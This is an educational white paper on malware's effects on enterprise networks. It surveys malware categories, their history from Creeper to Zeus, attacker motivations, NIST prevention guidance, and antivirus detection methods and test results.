Malware: Analysis and Selected Effects on Enterprise Networks

Clint Pitzak

Full Stack Architect and Developer

First Edition

Executive Summary

Purpose

This book is intended to help enterprises understand the exploits of malware and mitigate the risks of an incident. Included in this research paper is information on major categories of malware, their history, the motivation of the malware authors, and how to prevent and handle and infections. This paper provides real-world examples of malware used against enterprises.

Looking forward, NIST is working with the cyber security community to develop a Cybersecurity Framework; http://www.nist.gov/itl/cyberframework.cfm. One advantage of such a framework is to provide overarching Cybersecurity guidance or context for the sixteen critical infrastructure sectors. Future malware countermeasures may be considered as "point solutions." Future malware countermeasures may be more integrated into enterprise security architectures that are compatible with the Cybersecurity Framework.

Introduction

The type of platforms connected to enterprise networks grows as new technologies are introduced. An enterprise network may consist of desktops, laptops, servers, cloud computing, smart phones and tablets. In addition to the increased types of platforms the amount of malware developed each year has increased. In the last year alone malware for mobile devices has increased 614%[5]. Commtouch's Internet threats report trend for Q1 in 2013 reports reveals a drastic increase in malware incidents with 873 million spam messages sent each day[6].

The growing amount of malware presents a serious problem for enterprise networks. Malware incidents can cause serious damage. Targeted attacks against an enterprise can be used to steal company secrets, money from payroll services, and damage networks for competitive advantage or revenge.

An enterprise has a great challenge to prevent and mitigate risks of a malware incident. Every day malware authors search for new security holes and develop software to take advantage of those weaknesses. In order for an enterprise be protected they must employ the help of security professionals to secure their networks. These security professionals must continually learn about new developments in malware attacks and necessary software and practices to prevent and remove these incidents.

Context

Malware is short for malicious software and is developed by attackers to steal information, damage, or gain access to computer systems[1]. Malware is a general term that refers to viruses, worms, trojans, rootkits, botnets, keyloggers, and other malicious software[1].

Selected guidance concerning malware is:

- NIST SP 800-83: Revision 1: Guide to Malware Incident Prevention and Handling for Desktops and Laptops (Final Release, July 2013)
- NIST SP 800-124, Revision 1: Guidelines for Managing the Security of Mobile Devices in the Enterprise (Final Release, June 2013)
- NIST DRAFT Outline - Preliminary Framework to Reduce Cyber Risks to Critical Infrastructure, July 1, 2013; http://www.nist.gov/itl/upload/draft_outline_preliminary_framework_standards.pdf
- NIST: Cybersecurity Framework; http://www.nist.gov/itl/cyberframework.cfm

In the early days malware was mainly written as joke programs or for experiments[2]. However, in present day malware is mainly used for financial gain, information stealing, or harmful intentions for business importance[1].

Malware is growing at an alarming rate. In a press release the security company F-secure reports, “As much malware [was] produced in 2007 as in the previous 20 years altogether”[3]. In a publication Symantec states, “the release of malicious code and other unwanted programs may be exceeding that of legitimate software applications”[4].

Software has been developed to prevent a malware infection and remove existing infections. Such software includes firewalls, anti-virus, rootkit and trojan removers, keylogger detectors, and anti-malware suites. Using a combination of these software’s helps prevent infections, spreading, and removes existing malware.

Scope and Limitations

As the purpose of this paper is to discuss malware and its effects on enterprise networks at a high level, we will not be discussing in depth all the malware categories. We will however cover select malware categories and provide an in depth analysis of a few real-world cases. We will also discuss software that enterprises can use to prevent, mitigate

risks, and discover unknown threats. The software that we present is not intended to be an exhaustive list but rather select software that can be used by enterprises. While one of the select software uses big data analytics technology we will not be discussing big data analytics, as that is not our focus.

Summary of Conclusions

As malware increases the risk of malware related incidents on enterprise networks rises. In addition, the number of new platforms introduced to the enterprise network provides more opportunities for malware authors to infect the network. A malware related incident can cause an enterprise network a great deal of damage being financial, company secrets, or destruction to company assets.

For these reasons it is vital for an enterprise to protect from malware related incidents. Enterprises must understand how malware can be introduced into their network. They must also know what damage malware can cause and how to mitigate those risks. In addition to being educated enterprises can utilize appropriate security practices and software to guard against incidents.

Table of Contents

Figures

Context

Malware Categories

Malware is a general term that refers to viruses, worms, trojans, rootkits, botnets, keyloggers, and other malicious software[1].

Viruses

A computer virus is a program that is able to replicates itself. In order for a virus to replicate itself it must be permitted to execute and write to memory[7]. As a result viruses attach themselves to legitimate programs. We refer to legitimate programs that have virus code injected into them as being infected.

Viruses are broken down into two types based on their execution behavior; these types are resident and nonresident[7].

A resident virus loads itself into memory and then transfers control back to the legitimate program. The virus remains running in the background, when files are accessed the virus infects those files[7.]

A nonresident virus searches for other files to infect, infects those files, then transfers control back to the legitimate program[7].

Worms

A computer worm is a program that executes on its own and propagates a full version to other computers. Worms are different from viruses in that they execute and spread on their own[8].

Trojans

A trojan also known as a trojan horse and gains privileged access to the operating system while appearing to be a legitimate program[9]. A common function of a trojan is to install a backdoor on the system allowing for unauthorized access by an attacker. Trojans are different from viruses in that they don't inject themselves into files and don't replicate[9].

Rootkits

A rootkit is a stealthy program that hides the existence of certain programs or processes from detection and provides privileged access[10]. Rootkits can be automated or can be installed by an attacker who has gained administrator access.

Botnets

A botnet is a group of programs that are connected over the Internet with similar programs to perform common tasks[11]. These tasks can be used for legal or illegal purposes. Illegal uses of a botnet can be to send spam or participate in DDoS attacks[11]. Legal uses of a botnet can be to keep control of Internet Relay Chat (IRC) channels[11].

Keyloggers

A keylogger is a program or piece of hardware that is used to record keystrokes generally without the users knowledge.

History of Malware

The origin of the computer virus starts with John von Neumann (1903-1957) in 1949 when he developed the theory of self-reproducing automatons[2].



Figure 1: A Simple form of Machine Self-Replication[40]

The first self-replicating program named creeper was an experimental program written by Bob Thomas at BBN Technologies in 1971[13]. The creeper virus targeted DEC PDP-10 computers using the TENEX operating system[13]. The creeper was designed not to damage the systems but to demonstrate a "mobile application"[14]. The creeper program gained access of a DEC PDP-10 by using ARPANET. Once creeper gained access it made a copy of itself to the system and displayed a message, "I'm the creeper, catch me if you can!"[13] Later the *Reaper* program was developed to delete the creeper from the system[13].

The first trojan named ANIMAL was written in 1975 by John Walker for UNIVAC 1108[15]. The program asked the user questions in order to guess what animal the user was thinking of. While ANIMAL was asking the user questions the subroutine PREVADE replicated ANIMAL[16]. ANIMAL would then be copied in every directory that the user had access to[13]. The intent of ANIMAL wasn't to do harm but to spread awareness of the need for increased operating system security[17]. The spread of ANIMAL was stopped when an operating system upgrade changed the format of the file status table that PERVADE used for safe copying[13].

John Brunner coins the term worm in his novel *The Shockwave Rider* in 1975, to describe a program that propagates through a computer network[13].

Figure 2: Cover of First Edition (Hardcover) [41]

In 1983 Frederick Cohen coined the term virus as suggested by his teacher Leonard Adleman to describe self-replicating computer programs[13]. He defined a virus as "a program that can infect other programs by modifying them to include a possible evolved copy of itself."[13]

The Morris worm is the first worm "in the wild" created by Robert Tappan Morris in 1988[13]. The Morris worm was developed to infect DEC VAX and Sun systems running BSD UNIX which were connected to the Internet. The Morris worm exploited buffer overflow vulnerability in order to spread[13].



Figure 3: Disk Containing the Source Code for the Morris Worm Held at the Boston Museum of Science[42]

Mark Washburn creates the first polymorphic virus in 1990[13]. The polymorphic virus was developed during the time when Mark Washburn and Ralf Burger worked on an analysis of Vienna and Cascade viruses[13]. A Polymorphic virus changes its code each time it runs while keeping the function of its code in tact[18]. The technique of mutating code by a polymorphic virus is to hide its presence. Often encryption will be used to encrypt the main body of the source code also known as its payload[18].

The first Macro virus to spread by Microsoft Word documents was created in 1995 and was named "concept."[13]

The CIH, Chernobly, or Spacefiller virus known as one of the most damaging viruses emerges in 1998 infecting Microsoft Windows 9x computers. The virus overwrites critical information on system drives and in most cases the systems BIOS[19].

The ILOVEYOU virus also known as Love Letter, attacked tens of millions of Windows based machines on May 5th, 2000. The virus spread by email with the subject line "ILOVEYOU" with the attachment "LOVE-LETTER-FOR-YOU.txt.vbs." The author used VBScript to write the virus and tried to confuse the user by adding a text file extension (.txt) before the VBScript extension (.vbs). The virus originated near Manila in the Philippines. The virus overwrote image files and sent a copy of itself to the first 50 addresses in the Windows Address Book used by Microsoft Outlook[20].



Figure 4: Email Sent by the ILOVYOU Virus (Source: Slash Geek) [35]

The Code Red worm was discovered on July 13th 2001. It exploited vulnerability in Microsoft IIS web servers. On July 19th 2001 the number of infected hosts was 359,000. The security company that discovered the worm believes it originated from Makati City in the Philippines, the same origin as the ILOVEYOU virus.



Figure 5: Hosts Infected with ILOVEYOU Virus (Source: NSF) [36]



Figure 6: The Rapid Spread of the Code Red Worm (Source: San Diego Supercomputer Center) [37]

The Nimda (admin spelled backwards) worm discovered on September 8th 2001 became the most widespread worm within 22 minutes[21]. Nimda spread so quickly because it used several different attack vectors. Nimbda spread by email, open network shares, browsing of compromised webites, exploitation of various Microsoft IIS 4.0/5.0 directory traversal vulnerabilities, and backdoors left behind by "Code Red II" and "sadmind/IIS" worms. Nimda infected workstations running Windows 95, 98, Me, NT, 2000, XP, and servers running Windows NT and 2000[21].



Figure 7: The Nimda Worm Attack Vectors (Source: F-Secure) [38]

The Nimda worm contained 3 payloads and fortunately not all of these payloads could be executed[21]. The first payload installed a backdoor on the system. The second payload installed GT.fbircflood and an IRCbot from a website defined in the worm. The last payload moved the worm to cylinder 0, head 0, and sector 7 in order to make it unrecoverable in an effort to remove and hide the worm's aspect[21]. If the final payload had worked successfully, detection of the worm would have been virtually impossible[21].

The Storm botnet also known as the Storm Worm botnet infects computers by spreading through email spam. Once the computer has been infected it is added to the botnet then emails a copy of itself.

Figure 8: A Dancing Skeleton Animation Used to Spread the Storm Worm (Source: CIO) [39]

In September 2007, the Storm botnet infection was reported to be between 1 million to 50 million computers[26]. Security researcher Matt Sergeant reports, "In terms of power, [the botnet] utterly blows the supercomputers away"[27].

The Storm worm discovered on January 17th 2007 has been identified as the fasted spreading email spam threat to Microsoft Systems[13]. The Storm worm infected 1.7 million computers by June 30th 2007 and 1 to 10 million computers by September.

The Zeus botnet is considered the largest botnet on the Internet with 3.6 million PCs infected in the U.S. alone[22, 23]. The Zeus botnet was first identified in July 2007. Zeus steals banking information by performing man-in-the-middle key logging, form grabbing, html input injection, and screen captures[22, 24]. Zeus provides a control panel for the bot herder to maintain, update, configure, retrieve, and organize the botnet. A bot herder is the person who controls the botnet[25].

Figure 9: Map of Hosts Injected with Zeus on 15 March 2009 (Source: ARS Technica) [43]

The following is a table that summaries the characteristics of the malware that we have discussed. The table has been adapted from the NIST Guide to Malware Incident Prevention and Handling.

Characteristics	Virus	Worm	Trojan	Rootkit	Botnet
Self Contained	No	Yes	Yes	Yes	Yes
Self Replicating	Yes	Yes	No	No	No
Propagation Method	User Interaction	Self-propagation	N/A	N/A	N/A

Table 1 - Differentiating Malware Categories (adapted from NIST Guide to Malware Incident Prevention and Handling) [48].

Motivations of Malware

Competitive Advantage

Malware has been used for an individual, group, or organization to gain a competitive advantage over their rivals. The malware ACAD/Medre.A worm was designed to steal AutoCAD drawings from the victim's computer and email them to the malware author[58]. The AutoCAD software is used in industries to draft 2D or 3D models of objects that will be physically produced such as machinery, cars, airplanes, etc.

Financial Gain

A growing amount of malware authors sell their software to the criminal community or use the software themselves for financial gain.

"Puanch" and his group developed the "Cool" exploit kit. The group sells subscriptions to use the "Cool" kit for $10,000 a month[119]. It is believed that this large price tag covers the group's initial investment of $100,000. The initial $100,000 investment was used to buy zero-day exploits from other malware authors[119]. The group who developed "Cool" kit posted the following on a crime web forum: "We are setting aside a $100K budget to purchase browser and browser plug-in vulnerabilities, which are going to be used exclusively by us, without being released to public (not counting the situations, when a vulnerability is made public not because of us)."

The financial gains of attackers who use malware also experience financial gains. Around December 2012 a group of criminals used the Zeus malware for mobile devices to steal 36 million euros ($47 million USD) from more than 30,000 corporate and private banking customers[120].

Revenge

A disgruntled employee can use malware to extract revenge on their past employer or an ex-spouse seeking revenge against their ex-partner.

The malware known as Narilam has been suspected to be the work of a disgruntled employee. Narilam contains 30 highly specific malicious SQL commands and the code is written simply without any obfuscation[121].

Prevention, Mitigation, and Handling

The prevention of a malware incident begins with the employee and IT staff. The employee is presented with potential malware infected sites, email, and software everyday. If properly trained the employee will know proper practices for avoiding a potential malware incident. The IT staff has the responsibility of establishing the use of proper policies, rules, and software to protect an employee from accidently triggering a malware incident.

Enterprises can educate their employees with required training to identify suspicious emails, sites, and software. IT staff should also be required to take these trainings in addition to advanced trainings on prevention and mitigation software, rules, and policies.

The National Institute of Standards and Technology list four main elements of prevention[48]:

1. Policy
2. Awareness
3. Vulnerability Mitigation
4. Threat Mitigation

From NIST SP 800-83: Revision 1: Guide to Malware Incident Prevention and Handling for Desktops and Laptops.

Policy

Enterprises should ensure that their policies address prevention of malware incidents[48]. IT staff are responsible to manage and uphold these policies to protect an enterprise from a malware incident. In addition to protecting the enterprise, policies also protect the employee from accidently causing a malware incident.

Malware prevention and related policies should be general as possible in order to provide flexibility in implementation and reduce the need for frequent updates, but specific enough to make clear the scope and intent of the policy[48].

Policies should include provisions for remote works and contractors using external company platforms (i.e. computers and mobile devices).

Suggested malware prevention policies are:

- Automated scanning of media from internal and external sources
- Automated scanning of emails from a system before arriving to the employees inbox
- Spam filters applying to all external emails
- Prevent sending and receiving emails of certain files (i.e. .exe files)
- Restrict use of unapproved software
- Restrict use of unapproved external media sources (i.e. flash drives, CDs)
- Preinstall security software (i.e. antivirus) for each platform (i.e. workstation, laptop, mobile devices) and applications (i.e. email clients and servers, web browsers). Also automated software updates and host scans.

Awareness

The awareness training is for employees and IT staff to be made aware of the tactics used by malware authors to infect hosts; the risks of a malware incident; the inability to prevent all malware incidents; and the important roles employees and IT staff have in preventing malware incidents, including being aware of social engineering attacks[48].

The awareness training should include malware incident prevention considerations in the enterprises policies and procedures, as well as recommended practices for avoiding malware incidents[48]. Examples of these practices are:

- "Not opening suspicious emails or email attachments, clicking on hyperlinks, etc. from unknown or known senders, or visiting websites that are likely to contain malicious content;
- "Not clicking on suspicious web browser popup windows;
- "Not opening files with file extensions that are likely to be associated with malware (e.g., .bat, .com, .exe, .pif, .vbs);
- "Not disabling malware security control mechanisms (e.g., antivirus software, content filtering software, reputation software, personal firewall);
- "Not using administrator-level accounts for regular host operation;
- "Not downloading or executing applications from untrusted sources." [48]

In addition to the practices above enterprises should educate their employees and IT staff on social engineering techniques used to coerce victims into disclosing information[48]. The following is a list of recommendation examples to help avoid social engineering incidents:

- "Never reply to email requests for financial or personal information. Instead, contact the person or the organization at the legitimate phone number or website. Do not use the contact information provided in the email, and do not click on any attachments or hyperlinks in the email.;
- "Do not provide passwords, PINs, or other access codes in response to emails or unsolicited popup windows. Only enter such information into the legitimate website or application.;
- "Do not open suspicious email file attachments, even if they come from known senders. If an unexpected attachment is received, contact the sender (preferably by a method other than email, such as phone) to confirm that the attachment is legitimate.;
- "Do not respond to any suspicious or unwanted emails. (Asking to have an email address removed from a malicious party's mailing list confirms the existence and active use of that email address, potentially leading to additional attack attempts.)"[48]

Vulnerability Mitigation

Malware often exploits vulnerabilities in software to pass security features and perform their malicious intent. In order to prevent malware incidents software should be frequently updated. Frequent updates of software can help patch vulnerabilities before they are publicly known. Scheduled automated updates should be included as part of the policy to prevent malware incidents. Applying an automated software update policy

removes the burden from employees or IT staff to manually perform updates. In addition, an automated policy removes human error (i.e. forgetting to perform the updates).

Part of the policy for enterprises should also include the least amount of privileges for a user to perform their tasks[48]. Configuring users machines to have the minimum necessary rights helps prevent malware incidents, because malware often uses administrator-level privileges to successfully exploit vulnerabilities[48]. Enterprises can implement the following practices to reduce the risk of a malware incident:

- "Disabling or removing unneeded services (particularly network services), which are additional vectors that malware can use to spread;
- "Eliminating unsecured file shares, which are a common way for malware to spread;
- "Removing or changing default usernames and passwords for OSs and applications, which could be used by malware to gain unauthorized access to hosts;
- "Disabling automatic execution of binaries and scripts, including AutoRun on Windows hosts;
- "Changing the default file associations for file types that are most frequently used by malware but not by users (e.g., .pif, .vbs) so that such files are not run automatically if users attempt to open them."[48]

Enterprises should disable features from software and operating systems that are not needed. Default settings in operating systems and applications can open ports, provide services, and features that malware can take advantage of to exploit the system. For example word processors and spreadsheets make use of macro languages that are often exploited by malware to infect a system. Most of the common applications that support macro capabilities offer security features that only permit macros from trusted locations or prompt the users to approve or reject each attempt, thereby reducing the macro-induced malware infection[48].

Threat Mitigation

Performing threat mitigation helps detect and stop malware before it can attack its target[48]. Threat mitigation guards against malware that infects a system by other means besides exploiting the system. Several security tools have been designed to mitigate malware threats. These tools include, antivirus software, firewalls, intrusion detection systems (IDS) and intrusion prevention systems (IPS), and big data analysis tools to detect threats in real-time. We will discuss these tools in the oncoming sections.

Security Software

Antivirus

Antivirus software is used to detect and remove all types of malware[49]. These types of malware include viruses, worms, trojans, and rootkits as described above in addition to hijackers, malicious browser helper objects, ransomeware, backdoors, malicious layer service providers, dialers, fraudtools, adware, and spyware[49].

Several types of methods are used by antivirus software to prevent and detect infections. Such methods include:

- Signature based detection
- Heuristic based detection
- File emulation
- Rootkit detection
- Real-time protection

Signature based detection identifies malware by comparing the contents of the file in question to a dictionary of virus signatures[49]. In order to perform a proper compare the entire file is searched in pieces as well as a whole because viruses can embed themselves into files[49].

Frequent updates to security software are required to make this method effective because new viruses are created every day. In order to get past this detection malware authors have written polymorphic code as described in the malware categories above. Using polymorphic code alters the virus so as to not match the virus signatures in the dictionary[49].

Heuristics are used to identify malware that has mutated or been altered by other malware authors creating several variants. This approach can identify new viruses or variants by searching for known malicious code, or slight variants of such code, in files[49]. Heuristics can lead to false identification of malware (false positives) or cannot identify true malware (false negatives). Using a heuristics approach is most successful by find the right balances between achieving false positives and false negatives[49].

File emulation is another approach used by antivirus software to run files in a sandbox environment and analyze if the file performs malicious actions when executed.

Rootkit detection scans for malware that is designed to gain administrative-level permissions without being detected[49]. Rootkits can alter the behavior of operating system functions or change antivirus software to render it ineffective[49]. The removal of a rootkit is difficult and may require reinstalling the operating system.

Real-time protection is provided by most antivirus software to scan files in the background in order to detect malware activity in memory. Detection can occur while downloading a file, opening an email, browsing the web, executing a file, or inserting a CD[49].

Antivirus Detection Results

The AV-Comparatives is a not-for-profit organization that checks if PC/Mac security software lives up to their promises[53]. The AV-Comparatives organization accomplishes this by setting up a real-world environment using the largest collection of malware samples for testing[53]. The real-world environment is designed to replicate the scenario of an everyday user in an everyday online environment[53].

The results in Table 1 show the antivirus software tested by AV-Comparatives and the resulting detection rates. The results in Table 2 show the same antivirus software and their false positives. The two tables (Table 1 and 2) are from the AV-Comparatives report "File Detection Test of Malicious Software" from April 2013[54].

Antivirus Software	Detection Rates (Higher is better)
G DATA 2013	99.9%
AVIRA	99.6%
F-Secure	99.5%
Bitdefender, eScan, BullGuard, Panda, Emsisoft	99.93%
Kaspersky	99.2%
Fortinet, Vipre	98.6%
AVG, Trend Micro	98.4%

Sophos, McAfee	98.0%
Avast	97.8%
ESET	97.5%
AhnLab	92.3%
Microsoft	92.0%
Symantec	91.2%

Table 2 – Source: "File Detection Rates." *File Detection Test of Malicious Software.* AV-Comparatives. April 2013. <http://www.av-comparatives.org/wp-content/uploads/2013/03/avc_fdt_201303_en.pdf>

Antivirus Software	False Positives (Lower is better)
Microsoft	0
Fortinet	5
Kaspersky, Sophos	6
AVIRA	8
Bitdefender, BullGuard, ESET	9
F-Secure	11
Avast	14
McAfee	15
AhnLab, G DATA	19
AVG, eScan	21
Trend Micro	22
Symantec	23
Panda	28

Vipre	30
Emsisoft	38

Table 3 – Source: "False Positive/Alarm Test." *File Detection Test of Malicious Software.* AV-Comparatives. April 2013. <http://www.av-comparatives.org/wp-content/uploads/2013/03/avc_fdt_201303_en.pdf>

